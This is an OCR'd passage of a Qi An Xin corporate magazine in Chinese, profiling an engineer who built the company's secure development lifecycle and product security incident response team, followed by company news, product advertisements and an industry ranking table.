“当时我们只有四五个人，其中有三个还是没有工作经验的校招生。而我们面对的是公司 150 多条产品线，每条产品线又有多款产品，每款产品对应不同的技术框架，使用不同的开发语言，适配不同的平台。要想找全漏洞，挑战太大、困难很多。”

人手和产线的悬殊对比，导致最初武鑫和同事们能做的很有限。

“最开始主要做产品上线前的黑盒安全测试。这种测试方法只能覆盖到用户能够接触的页面，不知道其还有哪些隐藏功能、技术构造及实现方法。这就相当于去

医院看病，医生只根据描述的症状开药，没让拍片，也没让验血，这样能发现的问题肯定就比较有限。采取这种测试方式主要还是因为人手太少，而公司产线又太多，比如，光一个天擎，就有百万行代码，根本看不过来。”

作为一个执着的技术控，武鑫对这样的现状并不满意。他也意识到，面对公司庞大的产品体系，个人技术再强，浑身是铁，也打不了几颗钉，必须打造组织架构、建设体系与流程、定标准出规范，协同各部门，发挥集体的力量，才能把产品安全工作真正做好做实。

防患于未然

奇安信落地版 SDL，是武鑫主导打造的奇安信产品安全管理体系。SDL，即安全开发生命周期，是微软提出的从安全角度指导软件开发过程的管理模式。

“SDL 对我们来说非常必要，但又不能照搬。我们的产品数量很多，产品的安全漏洞相应也多，有内部安全提测的，也有外部漏洞接收的。修复漏洞的人力、时间等成本投入很大。而且随着产品研发周期的推进，越往后，修复漏洞的成本越大。通过 SDL 管理，将安全工作进行前置，把安全活动嵌入到软件开发的各个阶段——需求分析、设计、编码、测试和维护，减少或杜绝产品安全漏洞与安全缺陷，这是提升产品安全质量的必经之路。”

结合公司的实际情况，武鑫主导拟制了 SDL 在奇安信的落地方案。不过虽然有微软的模型在先，国内企业的 SDL 还没有可借鉴的成熟典范。武鑫边思考边实践，摸着石头过河。

奇安信落地版 SDL 执行方案

“这个执行方案直白理解，就是去和产线做沟通，给他们做开发方面的安全培训，把各产品线历史上存在的安全问题，全部拿出来复盘。在产线设计的时候加入安全设计的思想，编码开发的时候给产线安全编码做指导，让他们使用公司的安全检测工具，在代码层面就做检测。相当于做上线前的安全左移或者安全前置的工作，这也就是 SDL 的主要思想。这里面需要协同各部门、公司内部资源的地方很多。”

2019 年 11 月到 2020 年 2 月，奇安信落地版 SDL 开始在移动安全管理（天机）、一体化终端管理（天擎）、威胁感知（天眼）、NGSOC 等 8 条产线先行试行。“以移动安全管理为例，最初他们的次均提测漏洞数是三、四个，后来经过我们和他们点对点的做 SDL，经过半年时间，次均提测漏洞数下降到一个左右。”

立竿见影，在 SDL 几近严苛的管控下，奇安信安全产品的安全性得到显著提升，漏洞在产品开发过程中就无处遁形，被一一找出、修复。最直接的反应就是在 2020 年的网络实战攻防演习中，所有奇安信的安全产品没有被爆出在野的漏洞。

在密集的专业“火力”的“围攻下，要做到这点实属不易。

事实上，安全产品近年来一直是安全人茶余饭后的话题。五年前，因为没有安全设备而被攻破；现在是因为买了安全设备被攻破。类似的有些调侃的话语，屡见不鲜。安全公司显然都比较重视产品的安全性，谁也不想在行业里面反向出名，但由于起步晚，有的产品自身安全做得确实欠佳，需要填的坑很多。奇安信 SDL 通过安全前置，花费了尽可能少的代价，解决了尽可能多的安全漏洞。


“安全前置就很像给人看病。魏文王曾求教于名医扁鹊，问他们家兄弟三人，都精于医术，谁的医术最好。扁鹊说大哥最好。魏王不理解，明明名满天下的是扁鹊。扁鹊解释说，大哥治病，是在病情发作之前，那时候病人自己还不觉得有病，但大哥就下药铲除了病根，这使他的医术难以被人认可，所以没有名气，只是在我们家里被推崇备至。SDL 的原理和扁鹊说的这个理念是一样的，防患于未然，在漏洞产生之前就把它修复。”

运用系统思维

但是，即便有了 SDL，还不能解决所有问题。

“之前的很多安全执行都是内部的，内部已经修复了，客户侧却没有顾到。尤其是近年来的网络实战攻防演习让很多问题暴露了出来。在客户侧，很多产品漏洞没有得到闭环。要真正实现端到端的安全，即从产品开发侧到客户侧的安全，我们需要有自己的 PSIRT。”

PSIRT，即产品安全事件响应团队，专门解决产品漏洞对外公开披露、漏洞修复及同步给客户等问题。



“PSIRT 这块，可以参考华为，但同级别的安全厂商确实没有做的。”

2021 年，奇安信正式成立公司级产品安全事件响应管理委员会，即 PSIRT，下设领导小组和工作小组，武鑫任工作小组副组长。

PSIRT 很快在接下来的网络实战攻防演习中一显身手。武鑫负责组织小伙伴发现并收集产品相关漏洞信息，提供漏洞修复意见及风险缓解措施，验证漏洞修复情况，跟踪闭环漏洞修复进度，及对相关负责人进行通报。在 PSIRT 中，武鑫是协同起各方的关键节点。

“我们的 PSIRT 由产线、安全、法务、公关、交付等不同实体部门组成。在网络实战攻防演习期间，齐聚应急响应大厅，迎接前线和互联网传来的产品安全相关情报，并在严苛的 SLA 下进行验证、研判、分析、止血方案、输出补丁、外部公告直至客户侧修复。我们需要从组织、流程、技术方面，做大量的专项能力提升工作。”

2021 年网络实战攻防演习圆满结束。通过实战，产品漏洞应急响应机制得到进一步优化，PSIRT 组织得到完善。在演习期间不仅仅限于产品漏洞研判，也多次协助客户分析攻击路径，提出加固建议，跟进后续流程，做到 100% 的事件闭环。

“我觉得 PSIRT 和给人治病的道理也是相通的。头痛医头，脚痛医脚，对问题不作通盘考虑，就不能从根本上解决问题。PSIRT 是运用系统思维去根除问题。”

也许仍然是受习中医父亲的影响，武鑫习惯用东方哲学的角度来看待自己的工作。“父亲给人看病，我给安全产品‘看病’”。武鑫觉得，某种程度上，自己也算子承父业。

从 2019 年到 2021 年，从团队搭建到架构搭建，武鑫用心给安全产品“看病”。

在老家，父亲开了一家诊所，悬壶济世，乐在其中。今年，武鑫也有新规划，把孩子从杭州接到北京，生活上肯定会有一些变化，但也有些东西不会改变，如继续自律、勤奋，继续和团队一起：深耕产品安全，让客户放心使用公司安全产品。安

2020 年会，武鑫捧回最佳团队奖杯，与部门合影

奇安信
新一代网络安全领军者

聚焦安全运营，构建智能平台

奇安信网神态势感知与安全运营平台（简称NGSOC）以大数据平台为基础，通过收集多元、异构的海量日志，利用关联分析、机器学习、威胁情报等技术，帮助政企客户持续监测网络安全态势，为安全管理者提供风险评估和应急响应的决策支撑，为安全运营人员提供威胁发现、调查分析及响应处置的安全运营工具。

国内领先的威胁情报能力

奇安信威胁情报中心在情报数量及数据覆盖度方面国内第一。

首款分布式关联分析引擎 - Sabre

国内首款具备分布式关联分析能力的安全运营平台，提供多元异构数据关联分析、灵活威胁建模、丰富的告警上下文信息展示及分布式横向扩展能力，已获得数十个相关专利。

将平战结合进行落地

演练态势监测攻防演练中防守方管理信息、系统建设、威胁运营等信息的总体状况，平战结合，全面提升安全防御能力。

重大安全事件的威胁预警

当出现重大网络安全事件时，帮助用户第一时间掌握是否遭受到攻击？首个被攻击的资产？影响部门？影响面趋势？事件处置情况？

专业的安全运营服务

奇安信集团具有专职产品运营服务团队，可提供原厂一线驻场、二线分析、运营方案咨询及培训服务，帮助客户解决无人运营困难。

市场占有率NO.1

连续2年中国安全管理平台市场占有率第一——赛迪顾问认证
态势感知解决方案市场领导者——IDC认证
态势感知技术创新力和市场执行力双第一——数世咨询认证

大事记

全国社会保障基金理事会副理事长陈文辉一行调研奇安信

6月17日，全国社会保障基金理事会副理事长陈文辉、股权资产部主任刘寒星及副主任张忠民、境外投资部副主任张少青、龙门投资董事长徐井宏等相关负责人到奇安信集团走访调研。陈文辉一行了解了奇安信的发展历程和业务情况，并就奇安信在网络安全领域的技术创新成果进行了深入交流。

齐向东在数博会发表主题演讲：工业互联网如何应对日益猖獗的勒索攻击

2021年中国国际大数据产业博览会上，奇安信集团董事长齐向东表示，数字化的蓬勃发展，让工业互联网面临着严峻的网络安全挑战，其中，日益猖獗的勒索攻击，是工业互联网的头号敌人。

齐向东称，勒索病毒是“自我进化能力”最强的网络安全威胁之一，一直在不断产生新的变种；勒索攻击手法也在不断变化，从钓鱼邮件攻击，到网站恶意代码入侵，再到社会工程学，各种高级威胁的技术手段在勒索攻击得到复合型应用；同时，比特币等匿名数字货币的流行，成为了黑客的绝佳工具，勒索赎金越来越高，黑客拿到高报酬后，逐渐细分出更多工种，形成了完整的产业链条。

“完整的网络安全体系是预防‘勒索流行病’的疫苗。”齐向东提出，政企机构应尽快建立起完整的网络安全体系，再通过实战化、体系化的常态化运营，就能将勒索攻击威胁拒之门外。

奇安信集团总裁吴云坤入选国家杰出工程师专家委员会

继获得第四届国家杰出工程师奖之后，奇安信集团总裁吴云坤近日正式入选杰出工程师专家委员会。

杰出工程师专家委员会是由“杰出工程师奖”获得者和数十位院士专家共同构建的一个科学工程技术领域交流平台，目标是树立和弘扬“责任、创新、协同”的中国工程师精神和国际形象，凝聚杰出工程师智慧，推动创新型国家建设。

“杰出工程师奖”是目前我国唯一的综合性工程师大奖，创办于2011年，每两年评选一届，吴云坤获得2020年第四届“杰出工程师奖”，是当年网络安全行业唯一一位获此殊荣的工程师、企业家。

奇安信捐资设立的“孙优贤人才教育基金”首次颁奖

6 月 10 日，2020 年度“孙优贤奖学金”颁奖仪式在浙江大学邵逸夫科学馆隆重举行。中国工程院院士孙优贤、奇安信集团副总裁王文萍、浙江大学信息学部副主任、浙江工业大学副校长、“孙优贤人才教育基金”管委会主任陈积明，浙江大学控制学院院长邵之江，控制学院党委副书记陈伟，浙江大学电气学院系统系主任徐文渊及 80 余名师生代表参加会议。

2019 年 12 月，在奇安信集团董事长齐向东提议下，由奇安信集团向浙江大学基金会捐资，发起设立“浙江大学控制学院孙优贤人才教育基金”，以每年的基金收益支持浙江大学控制科学与工程学科（含控制学院、电气学院）在工业互联网系统安全、工业控制安全等方向开展学科建设和优秀人才培养。

2021 安全创客汇报名开启

6 月 9 日，2021 安全创客汇召开第一次专家评审会，同时为评委会专家颁发聘书，第六届安全创客汇参赛企业线上报名工作也同步开始。

2021 安全创客汇由北京网络安全大会、奇安信科技集团股份有限公司、奇安（北京）投资管理有限公司联合主办。自 2016 年创办以来，安全创客汇已挖掘和扶植了一批国内外优秀的安全初创企业。

据悉，本届安全创客汇新增了“返场”环节：以往五届安全创客汇十强企业，可报名参与专家评委或议题分享环节；以往五届安全创客汇非十强企业，依照首次参加条件返场。经过招募和百强资格赛、南北明星赛环节后，最终入围企业将于 2021 年北京网络安全大会 (BCS2021) 上举行的安全创客汇 – 明星赛决赛，角逐年度明星赛企业冠军。

内生安全推动构建新一代安全体系 奇安信成首批工业互联网安全“领航”计划成员

近日，奇安信成功入选首批工业互联网安全“领航”计划成员单位，在工业互联网安全“领航”计划启动大会暨第一次全体工作会议上，奇安信参与编制的《车联网网络安全白皮书（2021 年）》和《工业互联网安全设备技术白皮书》也进行了预发布。

据悉，工业互联网安全“领航”计划由中国信通院、工业互联网产业联盟联合产业各方发起，致力于搭建由工业互联网安全产业支撑和创新发展的引领性、先导性平台，共同促进工业互联网安全政策落地、标准研用、技术创新、人才培育、产业孵化等体系化建设。奇安信加入垂直行业工作组、政策产业工作组、技术标准组和车联网特设工作组，将充分发挥自身能力和优势，助力各地方、各行业工业互联网安全保障体系建设布局和成果落地，推动新基建安全健康发展。

第五届“蓝帽杯”半决赛四地同启 分区竞赛汇聚蓝帽精英

6月4日，第五届“蓝帽杯”全国大学生网络安全技能大赛半决赛在全国四地同时开赛。通过初赛选拔的181支战队，由北部赛区、中西部赛区、南部赛区、东部赛区和线上平台，同步展开比赛，最终通过选拔的50支队伍名单已经过组委会评审并正式公布，这些精英战队将参加于2021年北京网络安全大会期间举办的决赛，进行巅峰对决。

本次线下半决赛，首次拓展为北部（哈尔滨）、中西部（太原）、东部（南京）、南部（广州）四大赛区，其中南部赛区全部转为线上比赛，以“线上+线下”的方式，覆盖更多警察院校及地方院校的参赛战队。

《2021中国软件供应链安全分析报告》发布

6月2日，奇安信集团在京正式发布《2021中国软件供应链安全分析报告》，首次对国内软件供应链各个环节的安全风险，进行了深入细致的研究和解读。

报告认为，软件供应链已经成为网络空间攻防对抗的焦点，直接影响关键基础设施和重要信息系统安全。然而，目前我国在软件供应链安全方面的基础比较薄弱，亟需从国家、行业、机构、企业各个层面建立软件供应链安全风险的发现能力、分析能力、处置能力、防护能力，整体提升软件供应链安全管理的水平。

对此，奇安信代码安全实验室建议，在国家和行业监管层面，应制定软件供应链安全相关的政策要求、标准规范和实施指南，建立起国家级/行业级软件供应链安全风险分析平台，并且将软件供应链安全的相关工作纳入产品测评、系统测评等工作中。

面向安全管理、安全开发两大场景 奇安信发布供应链安全解决方案

6月2日，在奇安信集团举办的软件供应链安全专题研讨会上，奇安信集团解决方案中心宣布推出面向软件供应链安全的整体解决方案，助力企业加强供应链安全建设。

奇安信解决方案中心高级总监金多表示，供应链安全建设面向两个主要的场景：第一是用户视角的供应链安全管理场景，第二是开发者视角的供应链安全开发场景。针对这两大场景，奇安信提供的软件供应链安全解决方案，包括代码安全能力、软件空间测绘能力、感知与自主测试能力、自动化流程管理能力等四个部分。

奇安信为供应链安全建设提供了三大类有针对性的服务，分别为：供应链软件评估服务、供应链软件管理技术支持服务、供应链软件验证服务。这些系统化安全服务和奇安信核心安全能力相结合，从审查、检查、持续测试、

感知、自动化等几个方面，全面确保企业客户的供应链安全建设顺利落地。

奇安信与湘潭大学达成战略合作 联手打造中部“产教融合示范工程”

6月2日，奇安信科技集团股份有限公司与湘潭大学宣布达成战略合作。双方将在湘潭大学开设全新的网络空间安全特色专业，致力于打造一流的网络空间安全学院和一流的网信人才培训中心，携手共创中部“产教融合示范市”这一新名片。奇安信集团董事长齐向东同时受聘湘潭大学兼职教授。

根据协议，双方将共同负责建设高水平网络空间安全学院、网络空间安全技术公共实训基地、网络空间安全科普示范基地、网络空间安全认证培训中心及网络空间安全实战攻防演练中心。建成后的人才培养基地将引领湘江流域，辐射华中地区，支撑湖南信息产业发展，助推湖南新经济腾飞。

19所广西职业院校骨干教师获首期“奇安信1+X网络安全应急响应职业技能等级证书”

近日，首期“奇安信1+X网络安全应急响应职业技能等级证书”师资培训研修班顺利结业，来自南宁职业技术学院、柳州铁道职业技术学院、广西职业技术学院等19个广西职业院校单位，共计40名骨干教师人员参加培训并全部通过考核，获得“奇安信1+X职业技能等级培训教师”证书。

2020年12月，教育部职业技术教育中心研究所公布了《1+X证书制度试点第四批职业教育培训评价组织和职业技能等级证书名单》，奇安信从602家申报单位中脱颖而出，获批为教育部1+X证书制度第四批职业教育培训评价组织，开展“网络安全应急响应”与“云安全运营服务”两个职业技能等级证书试点工作。

助推数据生产要素化快速发展 奇安信创新推出“数据交易沙箱”

2021数博会期间，奇安信正式发布数据安全开放平台“数据交易沙箱”。据介绍，该产品以秉承“数据不动程序动”“数据可用不可见”的安全理念，解决数据流通交易过程中的隐私安全问题，为用户提供数据价值挖掘的使能器。

奇安信“数据交易沙箱”以方滨兴院士提出的安全分离学习技术为核心，具备开放式机器学习工作台、数据操作追溯审计、数据置换、沙箱计算容器和反隐私隐藏等多种核心功能，支持对接多种数据源，严格化管控数据访问权限，在数据拥有方和数据需求方之间构建一个多层次的“数据交易沙箱”，真正做到分享数据价值不分享数据。

荣誉墙

“2021年中国网安产业竞争力50强”揭晓 奇安信位居榜首

在近日揭晓的“2021年中国网安产业竞争力50强”中，奇安信被评为行业领导者企业并位居50强榜首。

据悉，本次公布的“2021年CCIA中国网安产业竞争力50强”（简称“CCIA50强”）是由中国网络安全产业联盟发布，评价指标采用多维度综合评价法，对我国网络安全行业领军企业的发展状况进行综合研究，从产业视角和商业视角出发，对企业竞争力和资源力的各个维度进行了量化评估，得出50强排名。

“2021年中国网安产业竞争力50强”榜单		
排名	公司名称	公司简称
NO.1	奇安信科技集团股份有限公司	奇安信
NO.2	深信服科技股份有限公司	深信服
NO.3	启明星辰信息技术集团股份有限公司	启明星辰
NO.4	华为技术有限公司	华为
NO.5	天融信科技集团股份有限公司	天融信
NO.6	腾讯科技（深圳）有限公司	腾讯
NO.7	阿里云计算有限公司	阿里云
NO.8	新华三技术有限公司	新华三
NO.9	绿盟科技集团股份有限公司	绿盟科技
NO.10	杭州安恒信息技术股份有限公司	安恒信息
NO.11	三六零安全科技股份有限公司	三六零
NO.12	亚信安全科技股份有限公司	亚信安全
NO.13	中孚信息股份有限公司	中孚信息
NO.14	杭州迪普科技股份有限公司	迪普科技
NO.15	山石网科通信技术股份有限公司	山石网科

奇安信分布式关联分析引擎Sabre获评数博会领先科技成果奖

奇安信“大数据流式分布式关联分析引擎Sabre”成功斩获2021数博会领先科技成果奖。

综合来看，奇安信“大数据流式分布式关联分析引擎Sabre”兼具高适应性、高稳定性、高性能和创新性，此次获评领先科技成果奖，充分印证了奇安信大数据安全技术层面的领先与创新实力。目前，Sabre引擎已随奇安信多个产品部署到各行业用户中使用，覆盖各大央企、政府、银行、院校、医院等，同时支持各类国产化系统，依靠强大的分析能力为政企用户提供更先进的安全防御。

奇安信零信任身份安全解决方案荣获2021数博会黑科技奖

2021数博会期间，奇安信零信任身份安全解决方案在2021数博会领先科技成果奖获奖名单中脱颖而出，荣获“黑科技”奖。

一直以来，奇安信始终积极推进零信任落地与企业IT架构改革工作，凭借领先技术实力多次获得Forrester、Gartner、数世咨询等国内外知名机构推荐。前不久，奇安信零信任安全项目荣获我国智能科学技术最高奖“吴文俊人工智能科学技术奖”（企业技术创新工程项目）。

作为国内先进的零信任架构的践行者，奇安信集团大力投入对零信任安全架构的研究和产品标准化，牵头发

起了首个国家标准《信息安全技术零信任参考体系架构》的制定工作，并积极推动“零信任身份安全架构”在业界的落地实践。


奇安信工业安全态势感知与管理平台荣获2020-2021年度工业数字化建设优秀产品奖

在第九届中国工业数字化论坛期间，奇安信工业安全态势感知与管理平台（IMAS）荣获“2020-2021年度中国工业数字化建设优秀产品奖”。

作为落地工业互联网内生安全理念的重点产品，奇安信工业安全态势感知与管理平台（IMAS）能够以工业资产为核心，实现工业资产集中管理、日志集中管理与分析、工艺异常行为建模与分析，威胁统一分析与运营、态势感知大屏以及设备集中管理等核心功能，帮助工业企业集中可视化管理工业资产，全面持续监测工业网络安全风险和态势，为风险评估和应急响应提供决策支撑，为工业安全协同防护提供动态迭代演进依据。

IDC报告：奇安信蝉联2020中国安全资源池市场份额第一

国际权威咨询机构IDC发布的研究报告显示，2020年中国安全资源池市场的规模超过一亿美元，同比增长26.5%。奇安信云安全管理平台市场份额稳步增长，凭借18.3%的市场份额连续两年位列第一。



报告调研发现，在主动安全防御体系中，安全资源池产品以其融合统一的优势受到越来越多客户的认可，由于安全资源池对于技术服务提供商综合能力的要求较高，奇安信等综合型网络安全厂商仍为该市场中的主要玩家。

奇安信零信任远程访问解决方案获2021网信自主创新优秀解决方案龙门奖

近日，“奇安信零信任安全远程访问解决方案”荣获2021网信自主创新优秀解决方案之最具潜力奖（龙门奖）。

2021网信自主创新优秀产品、解决方案评选活动，由关键信息基础设施技术创新联盟、信息安全等级保护关键技术国家工程实验室、《网信自主创新调研报告》编委会联合主办。共有四百多家单位、近五百个项目参与本次评选，经过初选、复选层层评审，专家量化打分和评议，最终公布结果。

奇安信 | BEIJING 2022

北京2022年冬奥会官方赞助商
Official Sponsor of the Olympic Winter Games Beijing 2022

奇安信图书馆

国际经验分享系列

网络安全科普系列

网络安全认证系列

网络安全实战系列

网络安全教育系列

扫码购书

奇安信致力于网络安全科普、教育、认证与实战，基于国内外先进实践及理念，编撰并翻译系列网络安全丛书。

奇安信 | BEIJING 2022

北京2022年冬奥会官方赞助商
Official Sponsor of the Olympic Winter Games Beijing 2022

奇安信威胁情报中心

中国威胁情报行业领军者

奇安信威胁情报中心是奇安信集团旗下专注于威胁情报收集、分析、生产的专业部门，以业界领先的安全大数据资源为基础，基于奇安信长期积累的威胁检测和大数据技术，依托亚太地区顶级的安全分析师团队，通过创新性的运营分析流程，开发威胁情报相关的产品和服务，输出威胁安全管理与防护所需的情报数据，协助客户发现、分析、处置高级威胁活动事件。

威胁情报中心

威胁研判分析平台ALPHA： 一站式云端SaaS服务的威胁分析工具平台。是安全分析师为同行打造的利器，针对IOC查询、线索关联、事件溯源、样本行为检测和同源分析等威胁分析场景提供全面的解决方案。

高对抗云沙箱分析平台： 提供多种动静态检测、分析技术，展现文件各方面特征，帮助分析师快速判别、并掌握恶意软件的详情。

威胁分析武器库： 服务于安服、安运、安全分析师及各类企业用户。支持IOC自动化数据流检测、失陷情报、恶意IP批量查询；支持邮件批量自动化检测；支持WEB应急日志、主机应急日志分析。

威胁情报系统QAX TIP： 威胁情报平台是情报收集、维护、使用的综合性平台。可帮助企业在安全运营中，利用威胁情报快速检测、响应、分析和预防各类网络攻击威胁，并分析产生行业威胁情报。

威胁雷达： 利用大数据和威胁情报监测技术，整合了奇安信的高、中位威胁情报能力，提供指定区域内网络威胁高位监控、案件拓线分析、样本深度分析等多种能力。

样本同源分析系统： 奇安信威胁情报中心红雨滴团队基于样本基因深度解析，使用机器学习算法用于APT数字武器追踪的可视化分析系统。

高级威胁分析服务： 为网络安全主管单位，政府机构、行业客户及高校科研机构提供情报线索拓线和威胁分析服务，输出深度分析报告供其决策参考。

奇安信威胁情报中心：
ALPHA网址：https://ti.qianxin.com
雷达网址：https://r.ti.qianxin.com
扫描关注我们的微信公众号
邮箱：ti_support@qianxin.com

奇安信位居“2021年中国网安产业竞争力50强”第一名

6月16日，中国网络安全产业联盟（CCIA）揭晓
“2021年中国网安产业竞争力50强”。
凭借在网络安全领域领先的技术实力以及突出的市场表现，
奇安信位居第一名。

“2021年中国网安产业竞争力50强”榜单

TOP15	公司名称	公司简称
1	**奇安信科技集团股份有限公司**	**奇安信**
2	深信服科技股份有限公司	深信服
3	启明星辰信息技术集团股份有限公司	启明星辰
4	华为技术有限公司	华为
5	天融信科技集团股份有限公司	天融信
6	腾讯科技(深圳)有限公司	腾讯
7	阿里云计算有限公司	阿里云
8	新华三技术有限公司	新华三
9	绿盟科技集团股份有限公司	绿盟科技
10	杭州安恒信息技术股份有限公司	安恒信息
11	三六零安全科技股份有限公司	三六零
12	亚信安全科技股份有限公司	亚信安全
13	中孚信息股份有限公司	中孚信息
14	杭州迪普科技股份有限公司	迪普科技
15	山石网科通信技术股份有限公司	山石网科